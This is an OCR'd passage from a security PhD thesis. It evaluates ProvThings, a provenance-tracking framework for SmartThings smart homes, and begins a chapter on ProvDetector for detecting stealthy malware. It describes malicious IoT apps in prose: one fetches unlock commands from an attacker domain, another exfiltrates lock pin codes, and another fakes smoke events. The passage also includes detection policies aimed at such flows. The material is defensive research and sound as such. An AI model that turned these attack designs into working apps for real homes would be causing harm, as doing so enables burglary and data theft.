BLE relay unlocking [14, 58]	7	5	7	5	100%
Lock Access Revocation [14, 58]	18	29	18	29	100%
No Auth Local Command [13]	7	5	7	5	100%
No Auth Remote Command [12]	7	5	7	5	100%
Repackaging [58]	15	15	15	15	100%
App Update [58]	6	5	6	5	100%
Drive-by Download [58]	14	11	14	11	100%
Remote Command [58]	13	13	13	13	100%
User Events [58]	12	13	12	13	100%
System Events [58]	29	31	29	31	100%
Abusing Permission [58]	9	8	9	8	100%
Shadow Payload [58]	28	31	28	31	100%
Side Channel [58]	61	59	61	59	100%
Remote Control [58]	14	14	14	14	100%
Adware [58]	19	16	19	16	100%
Ransomware [58]	29	25	29	25	100%
Specific weakness [58]	29	33	29	33	100%
IPC [58]	91	81	91	81	100%


Table 4.4: Average code instrumentation overhead for SmartApps and Device Handlers. Performance improvement of ProvSave is shown in parenthesis.

Type	**Inst. Time (ms)**		**LoC Added**		**LoC**
	ProvFull	**ProvSave**	**ProvFull**	**ProvSave**	**Vanilla**
SmartApp	34	31 (91%)	108	24 (22%)	280
Device Handler	27	25 (93%)	85	16 (19%)	200

to ProvSave, with ProvSave reducing the invasiveness of instrumentation by 78% and 81% for SmartApps and Device Handlers, respectively. This is because ProvFull instruments extraneous instructions that do not relate to `sources` or `sinks`. We note that the instrumentation is a one-time effort, and also that in addition to the above LoC our tool appends 200 LoC for the Groovy Library that provides helper functions for provenance generation and transmission (§4.5).

4.6.3 Runtime Performance

We next measured the cost imposed by provenance collection on end-to-end event handling latency, which is the time between an event handler receiving an event and reaching the sink execution. For example, for an event handler which sends a text message if motion is detected



(a) End-to-end event handling latency overhead

(b) Provenance storage growth

(c) Provenance query performance

Figure 4.7: Runtime Overheads for ProvThings; PF: ProvFull, PS: ProvSave

by a motion sensor, the end-to-end event handling latency is the time between the motion event is received and the time the message is delivered to the user. We further divide end-to-end latency into *SmartApp computation* (the time taken in executing the SmartApp event handler code), *Device Handler computation* (time taken to generate the command message to be sent to the physical device), and *sink execution* (time taken to send the command message from SmartThings cloud backend and for the physical device to execute the command).

The SmartThings cloud IDE provides a simulator which can model the behavior of physical devices with virtual devices. In the experiment, we run our corpus of 236 SmartApps within the simulator. To automate the test, we build an automatic testing framework using Selenium [112] which automatically install a SmartApp, set the preferences for the SmartApp and generate all types of events (such as device events and timer events). For each SmartApp, our testing framework uses the fuzz testing approach to randomly feed user inputs and generate all types of events in different order to trigger all the event handling logic in the SmartApp. For example, for the SmartApp in Figure 2.2, we generate both `lock` and `unlock` event to trigger the `eventHandler`. Our results are shown in Figure 4.7a. On average, ProvSave imposes 20.6% overhead on event handling (68 ms additional SmartApp computation, 7 ms additional Device Handler computation) compared to ProvFull's 40.4% overhead. In addition to benchmarking SmartApps on the simulator, we also evaluated two events using physical devices: a SmartApp which strobes an Aeon Labs Z-Wave Siren [113] if the gun case is moved, and a SmartApp that sends an SMS to the user's phone when power consumption exceeds a threshold.[4] We trigger both events 50 times and observe 5.3% and 4.5% total respective overhead for ProvSave, compared to 13.8% and 8.7% overhead for ProvFull. We conclude that our prototype already meets the efficient demands of real world deployment.

[4]Note that there are no Device Handlers for the SMS tests as SMS support is provided by the SmartThings API.

Storage Overhead. We determine the storage costs of provenance collection by measuring log growth during our runtime performance tests, shown in Figure 4.7b. At 168,000 events, ProvFull generated 219 MB of raw provenance, while ProvSave generated just 89 MB of provenance, a 59% reduction. As a baseline, we compare these values to the event log from the SmartThings IDE, which is in the format of *"Date, Source, Type, Name, Value, Displayed Text"*. For the same events, SmartThings event log took 29 MB raw data; while ProvSave's log is 3 times larger, the SmartThings log does not track the causal relationships necessary to reconstruct attacks and perform impact analysis. Moreover, a highly active IoT user may generate just 500 events each day [114], which would translate to just 260 KB storage cost for ProvSave. We thus conclude that ProvThings imposes negligible storage costs.

4.6.4 Query Performance

Finally, we consider the speed with which ProvThings can be queried. The ability to quickly query the provenance graph is of critical importance when using ProvThings for online monitoring of certain sequence of events. We evaluated query performance using the Neo4j database. In the evaluation, we issued a series of queries to the Provenance Recorder using the query API defined in Section 4.4. For each node, we request the ancestry of it to produce a provenance graph. The query performance is shown in Figure 4.7c. For graphs with 2 million nodes generated by ProvSave, the average query time for all nodes is 2 ms and the average query time for sink activity nodes is 9 ms. Sink nodes have large query time as they have longer ancestry than average nodes. For graphs with 2 million nodes generated by ProvFull, we observe similar results of 5 ms and 14 ms respectively. The results indicate that ProvThings is able to quickly respond to forensic queries and is able to be used in a real time setting to detect malicious behaviors. We note that query performance is not greatly affected by the size of the database. For example, for a smaller dataset with 417,380 nodes, the sink nodes query time is 8 ms.

4.7 USER SCENARIOS

In this section, we illustrate how ProvThings can be deployed and benefit three kinds of users with different technical capabilities: *1) Professionals* such as smart home platform developers investigating abnormal behaviors in their customers' homes, *2) "Techies"* creating customized policies for their smart homes, and *3) Typical consumers* with limited technical skill that wish to understand and react to peculiar events that happening in their smart homes.

4.7.1 Professionals

IoT professionals of a platform provider can deploy ProvThings within their platform to provide services to their customers. We further divide them into: *Platform developers* investigating abnormal behavior based on customer reports, and *Help Desk staff* helping customers to troubleshoot problems.

Platform Developers. In this scenario, we show how a platform developer *Admin* uses ProvThings to investigate an abnormal behavior in a customer's home. A smart home customer, *Alice*, installed several apps: `WhenEveryoneIsAway`, an app that sets the mode of her home to `Away` when everyone has left home, and `LockItWhenILeave`, an app that subscribes to mode change events then locks the door and turns on a surveillance camera when the mode is set to `Away`. However, Alice's copy of `LockItWhenILeave` has been embedded with a malicious payload (see Appendix C.1 for details). When installed, the app will phone home to a malicious domain to retrieve an attack command and time. The app waits until everyone is away, then executes the attack command after the specified time. After installed these apps, Alice enjoyed the benefits provided by home automations for several weeks. However, when she gets home one day, she finds her door is left open and some of her belongings are stolen. Since there are no signs of forced entry, she files a report to Admin and requests an investigation.

In order to know how the door was opened, Admin uses the `FindNodes` API to get the activities nodes of Alice's front door lock that were created during the day. The API returns one `unlock` activity node that was created in the afternoon. Then she calls the `BackwardQuery` API with the `unlock` activity. The API returns a provenance graph as shown in Figure 4.8. For simplicity, we do not show how the `presence` event was generated in the provenance graph. The provenance graph shows that the `unlock` command was triggered by a dynamic method invocation which was invoked by the `attack` function. The name of the dynamic method was `unlock` and it was stored in the `state.command` global variable the value of which was derived from an HTTP response to a malicious domain. Note that the value of `state.command` was set weeks earlier before it was used. The `attack` function in `LockItWhenILeave`, on the other hand, was triggered by a timer that was set while handling a mode change event that was generated by the `setLocationMode` function invoked by `WhenEveryoneIsAway`. To understand the attack ramifications, Admin calls the `ForwardQuery` API with the `attack` activity. The returned provenance graph shows that the `attack` function not only sent a short message to a disposable phone but also made another request to the malicious site to get the next attack command.

During the investigation, Admin realizes that dynamic method invocation is vulnerable,




Figure 4.8: The provenance of an unintended unlock event for a front door. The app `LockItWhenILeave` visited a malicious domain to retrieve a command, then waited until after a specified time when the mode was away to execute the command.

especially when the value used by the dynamic invocation was from an untrusted source. Based on the provenance graph shown in Figure 4.8, she creates a policy as shown in Figure 4.9. In the policy, `SINK` is a label representing sink activities, `Reflection` represents a dynamic method invocation activity. The policy specifies that if a sink was invoked using dynamic method invocation and the value was from an external HTTP input, ProvThings will notify Admin of the activity.

Help Desk Staff. We looked into the community/forums of SmartThings and found several real-world examples where ProvThings could be helpful in diagnosing and debugging problems. We show how a Help Desk staff *Marc* could use ProvThings to troubleshoot problems for their customers.

ProvThings can be used to diagnose defective devices [115], misbehaving SmartApps [116] and unmatched Device Handlers [117]. For example, a customer uses a SmartApp to turn on and turn off her kitchen light at specific times. However, she found her light was randomly turned off frequently and she couldn't tell whether it is a hardware issue or a SmartApp

```
pattern:{
  MATCH (a:SINK)-[:WasInformedBy]->(:Reflection)-[:Used]->(:Entity)
        WasOriginatedFrom (:INPUT_HTTP)
  RETURN a
}
check: exist
action: notify
```

Figure 4.9: A policy to detect vulnerable dynamic method invocations use values from an HTTP input.




Figure 4.10: A provenance graph shows how some sensitive information (for example the lock pin code) was leaked. The `spyHander` function collected sensitive information and a scheduler triggered the `sendData` function to send the data to the attacker.

issue [115]. With ProvThings, Marc could first query all the `off` activities of the kitchen light that were created during the suspicious time. If there are such activities, then the random turning off should be triggered by SmartApps. Marc could then make backward query with the returned activities to know why the light was turned off. It could be a misbehaving SmartApp or the customer's misconfiguration. On the other hand, if there is no such activities, it is very likely there is a hardware issue with the light. Another use case of ProvThings is to debug smart home automation issues. In example [118], a customer uses a SmartApp that will turn off a switch some time after the switch is turned on. She configured the SmartApp to turn off her switch 2 minutes after the switch is turned on. However, she found that when she turned the switch on, it just stayed on. With ProvThings, Marc could query the `on` activity of the customer' switch and make a forward query with the activity. In the returned provenance graph, Marc finds that the `on` activity leads to a `onHandler` function which invoked a timer function with a parameter of value 2000. Since a timer had been set, it is very likely the problem was caused by the timer. By examining the parameter, Marc realizes that the customer made a mistake in the configuration. The unit for the timer is second not millisecond.

```
pattern:{
  MATCH (a:SINK)-[:Used]->(b:Entity),
        (c:APP_IOT {name:"FaceDoor"})
  WHERE a.agentid=c.id and
        (a.uri<>"http://trust.me" || b.taint <> "ImageCapture")
  RETURN a
}
check: exist
action: notify
```

Figure 4.11: A policy to detect unintended information flows.

4.7.2 Techies

Tech users can deploy ProvThings in their own backend server to specify advanced provenance-aware security policies for their homes. In this scenario, we show how tech users could use ProvThings to detect unintended information flow based on their own needs. *Bob*, another smart home user, installed two apps. `LockManager` is an app that allows the user to update or delete lock pin codes. `FaceDoor` is an app that allows unlocking a door via face recognition using the front door camera. However, a malicious payload in `FaceDoor` (see Appendix C.2 for details) steals user's sensitive information and sends it to an attacker at midnight every day. It leverages a privilege escalation vulnerability in SmartThings [20] that permits a SmartApp to subscribe to *all* events generated by a device once the user has authorized the app to access the device. In this case, `FaceDoor` subscribes all the events of the motion sensor, front door lock, front door camera and location. Hence, it could steal sensitive information such as pin codes from `codeReport` events, users' photos from `image` events and the mode of the home from `mode` events.

Figure 4.10 shows a provenance graph of how some sensitive data was leaked by `FaceDoor`. For simplicity, we do not show how some events were generated in the provenance graph. The provenance graph shows that the `spyHandler` function subscribed to different events and stored them in the `state.data` global variable. A scheduler, which was set at installation time, triggered the `sendData` function to send the data to an attacker at midnight every day. The graph also explains how the door lock pin code was leaked even though it was set in the `LockManager` app. Since `FaceDoor` uses a trusted service for face recognition, Bob allows the information flow from a camera to the trusted site. To detect other unintended information flows, Bob defines a policy as shown in Figure 4.11. The policy specifies that if an information flow is not from an entity with `ImageCapture` taint label to the trusted site in `FaceDoor`, Bob will be notified of the unintended flow.





Figure 4.12: A provenance graph shows the provenance of a real smoke event and a fake smoke event.

4.7.3 Typical Consumers

For typical consumers who do not have much computer skills, a simplified frontend is needed for them to benefit from the insights of provenance tracing. Similar with the fake alarm attack in [20], in this case, we consider a user installed a benign app (`SmokeMonitor`) which monitors the events of a smoke detector. If there is smoke detected by the smoke detector, `SmokeMonitor` will turn on the fire sprinkler, open the window and sound the alarm. Another app (`SmartLight`) which is embedded with malicious payload could raise a fake physical device event for the smoke detector which will misuse the logic of `SmokeMonitor` to take multiple actions. This fake event could cause physical damage to the house and allow burglars to break into the house through a window. For brevity, provenance graphs of both the real and fake device events are overlaid in Figure 4.12. The fake event was generated by the `createFakeEvent` method of `SmartLight`, while the real event was generated by parsing a device message from the smoke sensor. However, to the `smokeHandler` function of `SmokeMonitor`, the two smoke events appear to be the same. Although this graph can be used to establish the illegitimacy of the fake event, it exposes a variety of low-level system details that are likely to confuse typical consumers.

In Figure 4.13, we show screenshots of our simplified frontend, the *WhyThis* app, for typical consumers. It explains unseen sequence of activities and allows them to "allow" or "deny" such activities. When the `open` command (a sink function) of the window is about to be executed, WhyThis prompts the user with a dialog as shown in Figure 4.13a. The user can click the *WhyThis?* button to see a simplified provenance graph and a paragraph description before making a decision (Figure 4.13b). In this case, since this behavior is inconsistent with the description of `SmartLight`, the user may decide to deny the action. In response, WhyThis will generate a new policy to deny all future fake events from `SmartLight`, as shown



(a) *WhyThis* notification (b) *WhyThis* explanation

Figure 4.13: Screenshots of our simplified frontend for typical consumers.

```
pattern:{
  MATCH (a:SINK)-[:WasInformedBy]->(:Activity {name:"smokeHandler"})-
          [:Used]->(:EVENT_DEVICE)-[:WasGeneratedBy]->(b:Activity
          {name:"createFakeEvent"}),
          (c:APP_IOT {name:"SmartLight"})
  WHERE b.agentid = c.id
  RETURN a
}
check: exist
action: deny
```

Figure 4.14: WhyThis procedurally generates a policy to deny fake smoke events from SmartLight.

in Figure 4.14. It is important to note that this is only a proof-of-concept frontend for typical consumers. Future IoT platforms which adopt the ProvThings approach can design better presentation such as provenance comics [119] to meet their usability requirements for typical consumers.

4.7.4 Privacy Considerations

IoT platform providers (e.g., SmartThings) host IoT apps and device handlers and therefore can already observe all events and control commands, as mentioned in their privacy policy [120]. They can transparently apply ProvThings to their platform as it requires no platform modification. However, ProvThings systematizes the auditing of IoT events and

generates new privacy-sensitive insights of causal dependencies. Thus, platform providers that adopt ProvThings approach should update their privacy policies to reflect this. To protect consumers' privacy, platform providers should allow consumers to configure the granularity of the provenance collected, how long it can be stored and with whom it can be shared. They could use access control to enforce the provenance metadata that a platform developer or help desk staff could access. They could also deploy system auditing [44] to reliably trace how customers' provenance data had been accessed. Tech users could have more control over their provenance data. They could deploy ProvThings to their own backend servers to manage and use the collected provenance data. They can protect their privacy as long as their backend servers are not compromised. Typical consumers do not have the ability to manage their provenance data and therefore they should follow the best practices of privacy protection. For example, they should be aware of the privacy implications of provenance collection and choose IoT services and products from trusted providers.

4.8 DISCUSSION AND LIMITATIONS

Static Source Code Instrumentation. A general limitation of static program analysis is its ineffectiveness in dealing with the dynamic features of a language. However, SmartThings runs its programs in sandboxes, restricting many dynamic features to be used, such as Groovy Eval [121]. The only dynamic feature to consider was `GString`, which can be used for dynamic method invocation and dynamic property access. To ensure the completeness of our provenance records, we conservatively assumed that a dynamic method invocation could be sink invocation and a dynamic property access on a device object could access the device's state. Hence, we instrumented code on any control-flow path from a program entry to a `GString` statement, potentially causing us to perform more instrumentation than was actually needed. Given access to the Groovy runtime environment, we could use dynamic program analysis to further restrain provenance collection.

Usability. The proliferation of smart home technology has depended on ease of use. In keeping with this design philosophy, a provenance-aware system must make provenance useful and salient to end users. In this work, we sketch several scenarios in which provenance would be of use to IoT stakeholders. In our future work, we will perform user studies to evaluate the usability of ProvThings for different users.

Applicability. Our approach is generic to provide broad support for different IoT platforms. In this work, we demonstrate how we apply ProvThings on the SmartThings platform. We have also examined how to apply ProvThings on other IoT platforms in Table 2.1. For

Vera [27], we could perform source code instrumentation to its Lua-based apps. For Android Things [4], we could perform either source code or bytecode instrumentation to its Android-based apps. In ProvThings, the provenance collection module is platform-specific as it works on platform chosen languages and platform defined APIs. Our work demonstrates that the platform API implicitly identifies sources and sinks, so the only engineering effort required for porting would be to implement our algorithm for another language. Moreover, even ProvThings fits best for centralized platforms, it is not limited to centralized IoT architectures. For example, in a decentralized setting where devices communicate directly with each other, provenance collectors could be developed and deployed on each device to collect the necessary metadata for building provenance graphs.

Deployability. ProvThings would be most useful to platform providers. ProvThings provides a transparent mechanism that platform providers can use for effective auditing without modifications to their platforms. Moreover, our approach strikes an optimal balance between precision and performance overhead. ProvThings could also be deployed for debugging by developers or "techies" with source code access, and that typical users could indirectly benefit from ProvThings' deployment.

Device Integrity. In this work, we assume the devices are not compromised. Thus, compromised devices can generate false messages to cause ProvThings to create wrong provenance graphs. However, securing device is a problem orthogonal to our work. The device integrity assumption enables an practical method of system-wide monitoring of IoT activities. The alternative would be invasive and device specific.

4.9 RELATED WORK

IoT Security. A lot of vulnerabilities have been identified in IoT devices [12, 13, 14, 15, 16, 122] and protocols [18, 19]. Fernandes et al. [20] conducted the first security analysis of the SmartThings platform. They discovered several design flaws and constructed four proof-of-concept attacks. In our evaluation, we showed that ProvThings can efficiently detect these attacks. For IoT security solutions, Sivaraman et al. [77] proposed a three-party architecture in which a specialist provider dynamically manages network access control rules based on MAC addresses to protect IoT devices. Yu et al. [78] proposed a centralized controller that monitors the contexts of devices and operating environment and instantiates specialized middle-boxes that impose on traffic to devices to enforce security policies. Different from these network-level protections, ProvThings collects information at application-level to capture attack provenance. FlowFence [79] is a system that enforces flow policies for IoT

apps to protect sensitive data. ContextIoT [58] is a context-based permission system for IoT platforms which collects context information to identify sensitive actions. As compared in Section 4.4, unlike FlowFence, ProvThings does not require platform modification and additional development effort from app developers. ContextIoT only collects information within an app, which we have demonstrated is insufficient for attacks that involve multiple agents. Our approach tracks data across both apps and devices, which captures a more complete and accurate context.

IoT Forensics. Several frameworks/models [123, 124] have been proposed for IoT forensics. Oriwoh et al. [125] proposed the Forensics Edge Management System, which is a smart device that autonomously detects, investigates and indicates the source of security issues by monitoring the network in smart homes. Zawoad et al. [126] formally defined IoT forensics and proposed a Forensics-aware IoT (FAIoT) model to support forensics investigations in the IoT infrastructure. Similar with the FAIoT architecture, we also use a centralized server to process and store evidences. However, different from the proposed models, our approach uses provenance metadata as evidence and builds provenance graphs to assist forensics investigation.

Provenance-based Solutions. A lot of work has been done to leverage provenance for forensic analysis [41, 42, 44, 127, 128], network debugging, auditing [129] and troubleshooting [38, 39, 40], and intrusion detection and access control [130, 131]. Similarly, provenance-based solutions are proposed for android to provide attack reconstruction [132, 133, 134], debugging and diagnosing device disorders [135]. ProvThings solves unique challenges associated with building a general provenance framework for IoT platforms and further enables provenance-based applications in the domain of IoT platforms. Provenance solutions have been proposed in previous works [136, 137, 138] for IoT devices. However, these solutions are targeted towards IoT devices and cannot be directly applied to IoT platforms which is the main focus of this work. Moreover, none of the existing works provide concrete implementation and are only designed to work on specific IoT devices which require changing IoT devices code. Thus, these solutions are not scalable and practical due to great heterogeneity of IoT devices.

4.10 CONCLUSION

In this work, we have presented ProvThings, a general and platform-centric approach to IoT provenance collection. ProvThings collects provenance of events and data state changes from different IoT components to build provenance graphs of their causal relationships, en-

abling attack investigation and system diagnosis. We prototyped ProvThings on Samsung SmartThings, and demonstrated the efficacy and performance through extensive evaluation of our proof-of-concept implementation; ProvThings was able to provide complete provenance for a corpus of 26 known IoT attacks, and offers utility to a variety of professionals and end users. ProvThings thus provides promising new capabilities that aid in understanding and defending against IoT security threats.

CHAPTER 5: DETECTING STEALTHY ATTACKS AGAINST DEVICES VIA DATA PROVENANCE ANALYSIS

Desktop machines have long been the targets for adversaries. As IoT devices are becoming complex, modern devices have embraced new OS implementation that is customized for IoT. Many attack vectors designed for desktop machines now are migrated by adversaries to IoT devices. To subvert recent advances in perimeter and host security, the attacker community has developed and employed various attack vectors to make a malware much stealthier than before to penetrate the target system and prolong its presence. Such advanced malware or "stealthy malware" makes use of various techniques to impersonate or abuse benign applications and legitimate system tools to minimize its footprints in the target system.

In this chapter, we present our work towards securing the *device layer* of IoT. We present ProvDetector a provenance-based approach for detecting stealthy malware. Our insight behind the ProvDetector approach is that although a stealthy malware attempts to blend into benign processes, its malicious behaviors inevitably interact with the underlying operating system (OS), which will be exposed to and captured by provenance monitoring. Based on this intuition, ProvDetector first employs a novel selection algorithm to identify possibly malicious parts in the OS-level provenance data of a process. It then applies a neural embedding and machine learning pipeline to automatically detect any behavior that deviates significantly from normal behaviors. While we evaluate ProvDetector with Windows desktop machine, ProvDetector is general to Linux-based IoT devices.

Acknowledgements. This chapter is based on the work [139] supported in part by NSF CNS 13-30491.

5.1 INTRODUCTION

The long-lasting arms race on security warfare has entered a new stage. Malware detection has greatly advanced beyond traditional defenses [140, 141] due to innovations such as machine learning based detection [142, 143, 144, 145] and threat intelligence computing [146]. However, the attacker community has also sought for sophisticated attack vectors to keep up with the advances. Adversaries are now increasingly focusing on new techniques to evade detection and prolong their presence on the target system.

A new kind of technique, *i.e.,* stealthy malware, hides the malware's (or an attacker's) identity by impersonating well-trusted benign processes. Besides simple methods such as renaming processes and program file names, more advanced stealthy techniques are being actively developed and employed. Unlike the traditional malware family that persists on the

disk for its payload, stealthy malware hides its malicious logic in the memory space of well-trusted processes, or stores it into less attended locations such as Windows registry or service configurations. Recent reports [147] have estimated that stealthy malware constituting 35% of all attacks, grew by 364% in the first half of 2019, and these attacks are ten times more likely to succeed compared to traditional attacks [148, 149].

Despite the importance and urgency, we are yet to see any definitive solution that detects stealthy malware which employs advanced impersonation techniques. One reason is that stealthy malware minimizes the usage of regular file systems and, instead, only uses locations of network buffer, registry, and service configurations to evade traditional file-based malware scanners. To make things worse, the attacker has multiple options to craft new attacks as needed using different impersonation techniques. First, the attack can take advantage of the well-trusted and powerful system utilities. The latest OSes are shipped with well-trusted administrative tools to ease the system operations; but these tools are commonly abused targets. For instance, PowerShell and Windows Management Instrumental Command-line (WMIC) have long histories of being abused by attackers [150]. Second, an attack can inject malicious logic into benign processes via legitimate OS APIs (*e.g., CreateRemoteThread()* of Win32 API) or use shared system resources. Finally, the attack can exploit vulnerabilities of a benign program to gain its control. Since attackers have so many options, the detection approaches that are based on static or behavioral signatures cannot keep up with the evolution of stealthy malware.

Based on the characteristics of stealthy malware, we suggest that an effective defense needs to meet the following three principles. First, the defense technique should not be based on static file-level indicators since they are not distinguishable for stealthy malware. Second, the technique should be able to detect abnormal behavior of well-trusted programs as they are susceptible to attackers with stealthy attack vectors. Third, the technique should be light-weight so as to capture each target program's behavior at a detailed level from each host without deteriorating usability.

Kernel-level (*i.e.,* OS-level) provenance analysis [151, 152, 153, 154, 155] is a practical solution that is widely adopted in real-world enterprises to pervasively monitor and protect their systems. Even when a malware could hijack a benign process with its malicious logic, it still leaves traces in the provenance data. For example, when a compromised benign process accesses a sensitive file, the kernel-level provenance will record the file access activity. OS kernel supports data collection for provenance analysis incurring only a reasonable amount of overhead when it is compared to heavy-weight dynamic analyses such as virtual machine (VM) assisted-instrumentation or sandbox execution [156, 157].

In this work, we propose ProvDetector, a security system that aims to detect stealthy

impersonation malware. ProvDetector relies on kernel-level provenance monitoring to capture the dynamic behaviors of each target process. ProvDetector then embeds provenance data to build models for anomaly detection, which detect a program's runtime behaviors that deviate from previously observed benign execution history. Thus it can detect previously unseen attacks. To hunt for stealthy malware, ProvDetector employs a neural embedding model [158] to project the different components in the provenance graph of a process into a n-dimensional numerical vectors space, where similar components are geographically closer. Then a density-based novelty detection [159] method is deployed to detect the abnormal causal paths in the provenance graph. Both the embedding model and the novelty detection model are trained with only benign data. However, while the design insight of ProvDetector to capture and build each program's behavioral model using provenance data seems plausible, the following two challenges must be addressed to realize ProvDetector.

C1: Detection of marginal deviation. Impersonation-based stealthy malware tends to incur only marginal deviation for its malicious behavior, so it can blend into a benign program's normal behavior. For instance, some stealthy malware only creates another thread to plant its malicious logic into the victim process. While the victim process still carries out its original tasks, the injected malicious logic also runs alongside it. Therefore, ProvDetector needs to accurately identify and isolate the marginal outlier events that deviate significantly from the program's benign behaviors. Conventional model learning is likely to disregard such a small portion of behavior as negligible background noise, resulting in misclassification of malicious behaviors.

To address the first challenge, ProvDetector breaks provenance graphs into causal paths and uses the causal paths as the basic components for detection (Section 5.5.3). The insight of this decision is that the actions of stealthy malware have logical connections and causal dependencies [153, 160]. By using causal paths as detection components, ProvDetector can isolate the benign part of the provenance graph from the malicious part.

C2: Scalable model building. The size of the provenance graph grows rapidly over time connecting an enormous number of system objects. For a provenance-based approach which takes provenance data as its input and builds a model for each process, it is common to see that even in a small organization that has over hundreds of hosts, the system events reported from each end-host incur significant data processing pressure. While simplistic modeling [161] that is based on a single-hop relation scale to digest large-scale provenance graphs, the single-hop relation cannot capture and embed contextual causality into the model. However, a modeling that is based on a multi-hop relation (*e.g.,* n-gram [162] or sub-graph matching [163]) would incur huge computation and storage pressure, making it

infeasible for any realistic deployment.

